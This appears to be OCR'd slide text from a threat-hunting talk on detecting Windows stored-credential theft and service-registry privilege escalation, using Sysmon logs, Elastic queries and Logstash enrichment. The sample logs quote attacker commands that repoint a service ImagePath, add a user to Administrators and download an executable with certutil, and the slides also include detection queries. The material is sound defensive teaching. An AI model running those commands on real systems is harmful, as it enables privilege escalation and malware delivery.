



Stored Credentials. Files/registry. Let's hunt it!

Deception-like approach – usage of fake files with fake credentials.

Monitor unsuccessful authentication attempts with fake credentials.







Stored Credentials. Files/registry. Let's hunt it!

Search for unsuccessful authentication attempts with fake account (that is specified in fake file with stored credentials):

(event_id:(4625 OR 4648) OR (event_id:4776 AND -event_data.Status:0x0)) AND event_data.TargetUserName:FakeAccountUserName

computer_name	event_id	event_data.TargetUserName	event_data.SourceIp	event_data.Workstation	event_data.WorkstationName
W2012r2-DC01.testdomain.com	4,625	ServiceDeskAdmin	192.168.220.101	-	WIN10X64_1803
W2012r2-DC01.testdomain.com	4,776	ServiceDeskAdmin	-	WIN10X64_1803	-

Source host

Fake account


Destination computer. Inbound unsuccessful login attempt

computer_name	event_id	event_data.SubjectUserName	event_data.TargetUserName	event_data.TargetServerName
Win10x64_1803.testdomain.com	4,648	domain_user	ServiceDeskAdmin	W2012r2-DC01.testdomain.com

Source computer. Outbound login attempt

Fake account


Destination host



Tricking some privileged processes
into executing arbitrary code

Service registry permissions weakness

Windows stores local service configuration information in the Registry under HKLM\SYSTEM\CurrentControlSet\Services.

Adversaries can change the service ImagePath, FailureCommand or ServiceDll to point to a different executable under their control, if the permissions for users and groups are not properly set and allow access to the Registry keys for a service.





Service registry permissions weakness. Let's hunt it!

Events, related to changing Services registry keys by non-privileged users

```
Process Create:
RuleName:
UtcTime: 2018-11-10 18:30:29.400
ProcessGuid: {ce95b916-23c5-5be7-0000-00106df6c101}
ProcessId: 8760
Image: C:\Windows\System32\reg.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Registry Console Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: reg  add HKLM\SYSTEM\CurrentControlSet\Services\softinventsvc /v ImagePath
/d "C:\temp\winlogon.exe"
CurrentDirectory: C:\Temp\
User: TESTDOMAIN\domain_user
LogonGuid: {ce95b916-f0e6-5be6-0000-00200ba15501}
LogonId: 0x155A10B
TerminalSessionId: 3
IntegrityLevel: Medium
Hashes: MD5=E3DACF0B31841FA02064B4457D44B357,SHA256=
928693D84D652DC15B3FCDC6576D790053755C5181CE6708B1110DE12ADAE4A1
ParentProcessGuid: {ce95b916-22cf-5be7-0000-00105d00bd01}
ParentProcessId: 4664
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

Medium IL shows us that user is non-privileged

```
Registry value set:
RuleName:
EventType: SetValue
UtcTime: 2018-11-10 18:30:29.933
ProcessGuid: {ce95b916-23c5-5be7-0000-00106df6c101}
ProcessId: 8760
Image: C:\Windows\system32\reg.exe
TargetObject: HKLM\System\CurrentControlSet\Services\softinventsvc\ImagePath
Details: C:\temp\winlogon.exe
```

Service registry permissions weakness. Let's hunt it!

Search for usage of reg or Powershell by non-privileged users to modify service configuration in registry:

*event_id:1 AND event_data.IntegrityLevel:Medium AND ((event_data.CommandLine:*reg* AND event_data.CommandLine:*add*) OR (event_data.CommandLine:*powershell* AND event_data.CommandLine:("*set-itemproperty*" "* sp *" "*new-itemproperty*"))) AND event_data.CommandLine:(*ControlSet* AND *Services*) AND event_data.CommandLine:(*ImagePath* *FailureCommand* *ServiceDll*)*

task	event_data.ParentImage	event_data.CommandLine	event_data.User	event_data.IntegrityLevel
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	reg add HKLM\SYSTEM\CurrentControlSet\Services\softinventsvc /v ImagePath /d "C:\temp\winlogon.exe"	WIN10X64_1803\priv user	Medium
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	reg add HKLM\SYSTEM\CurrentControlSet\Services\softinventsvc /v ImagePath /d "net localgroup Administrators privuser /add"	WIN10X64_1803\priv user	Medium

Medium IL shows us that user is non-privileged

Service registry permissions weakness. Let's hunt it!

Search for changing Services registry keys by non-privileged users:

*source_name:"Microsoft-Windows-Sysmon" AND event_id:13 AND event_data.IntegrityLevel:Medium AND event_data.TargetObject:(*ControlSet* AND *services*) AND event_data.TargetObject:("\\ImagePath" "\\FailureCommand" "\\ServiceDll")*

task	event_data.Image	event_data.User	event_data.IntegrityLevel	event_data.TargetObject	event_data.Details
Registry value set	C:\Windows\system32\reg.exe	WIN10X64_1803\privuser	Medium	HKLM\System\CurrentControlSet\Services\softinventsvc\ImagePath	C:\temp\winlogon.exe

Get from memcached

t	event_data.ProcessGuid	{CE95B916-CC79-5BD6-0000-001033EB7700}

Save to memcached

task	event_data.User	event_data.IntegrityLevel	event_data.Image	event_data.CommandLine
Process Create (rule: ProcessCreate)	WIN10X64_1803\privuser	Medium	C:\Windows\System32\reg.exe	reg add HKLM\SYSTEM\CurrentControlSet\Services\softinventsvc /v ImagePath /d "C:\temp\winlogon.exe"

Cache information about started processes

Using Logstash memcached filter we can cache some information about started processes for further enrichment of other events:

- Integrity Level
- User
- Command line
- Parent Image

Building information block for caching:

```
                mutate {
                        add_field => {
                                "[@metadata][processinfo]" => "IntegrityLevel=%{[event_data][IntegrityLevel]},
User=%{[event_data][User]},CommandLine=%{[event_data][CommandLine]},ParentImage=%{[event_data][ParentImage]}"
                        }
                }
```

Saving previously built information block in cache (key is concatenation of ProcessGuid and computer_name):

```
memcached {
        hosts => ["127.0.0.1:11211"]
        set => {
                "[@metadata][processinfo]" => "%{computer_name}_%{[event_data][ProcessGuid]}"
        }
        ttl => 86400 #24 hours
}
```

Enrich Sysmon events with additional information about process

Add additional information from cache, that is available only in Process Creation event (User, IL…)

```
if [source_name] == "Microsoft-Windows-Sysmon" and [event_id] != 1 and [event_data][ProcessGuid] {
        #Enrich event with additional information about process
        memcached {
                hosts => ["127.0.0.1:11211"]
                get => {
                        "%{computer_name}_%{[event_data][ProcessGuid]}" => "[@metadata][processinfo]"
                }
        }
        if [@metadata][processinfo] {
                kv {
                        source => "[@metadata][processinfo]"
                        target => "[@metadata][processinfo]"
                        field_split => ","
                        value_split => "="
                }
                if [@metadata][processinfo][IntegrityLevel] {
                        mutate {
                                add_field => { "[event_data][IntegrityLevel]" => "%{[@metadata][processinfo][
IntegrityLevel]}" }
                        }
                }
                if [@metadata][processinfo][User] {
                        mutate {
                                add_field => { "[event_data][User]" => "%{[@metadata][processinfo][User]}" }
                        }
                }
```

Get information from cache

Enrich event

Enrich Sysmon events with additional information about process

t	event_data.CommandLine	certutil -urlcache -split -f http://192.168.220.1/accesschk64.exe C:\temp\svchOst.exe
t	event_data.CreationUtcTime	2018-11-10 18:27:48.286
t	event_data.Image	C:\Windows\system32\certutil.exe
t	event_data.IntegrityLevel	Medium
t	event_data.ParentImage	C:\Windows\System32\cmd.exe
t	event_data.ProcessGuid	{CE95B916-2322-5BE7-0000-0010EE4AC001}
⚠	event_data.ProcessId	5936
?	event_data.TargetFilePathFingerprint	⚠ 8f43e130ad3eb7aa0ac99530908b9552
t	event_data.TargetFilename	C:\Temp\svchOst.exe
t	event_data.User	TESTDOMAIN\domain_user
t	event_data.UtcTime	2018-11-10 18:27:48.286
#	event_id	11

Result of enrichment with information about process

Enrich Sysmon process creation events with information about parent process

Get previously cached information about parent process from cache to enrich process creation events.

```
#Enrich process creation event with additional information about parent process
memcached {
        hosts => ["127.0.0.1:11211"]
        get => {
                "%{computer_name}_%{[event_data][ParentProcessGuid]}" => "[@metadata][parentinfo]"
        }
}
if [@metadata][parentinfo] {
        kv {
                source => "[@metadata][parentinfo]"
                target => "[@metadata][parentinfo]"
                field_split => ","
                value_split => "="
        }
        if [@metadata][parentinfo][ParentImage] {
                mutate {
                        add_field => {
                                "[event_data][ParentIntegrityLevel]" => "%{[@metadata][parentinfo][IntegrityLevel]}"
                                "[event_data][ParentUser]" => "%{[@metadata][parentinfo][User]}"
                                "[event_data][ParentOfParent]" => "%{[@metadata][parentinfo][ParentImage]}"
                        }
                }
        }
}
```

Get information from cache

Enrich event

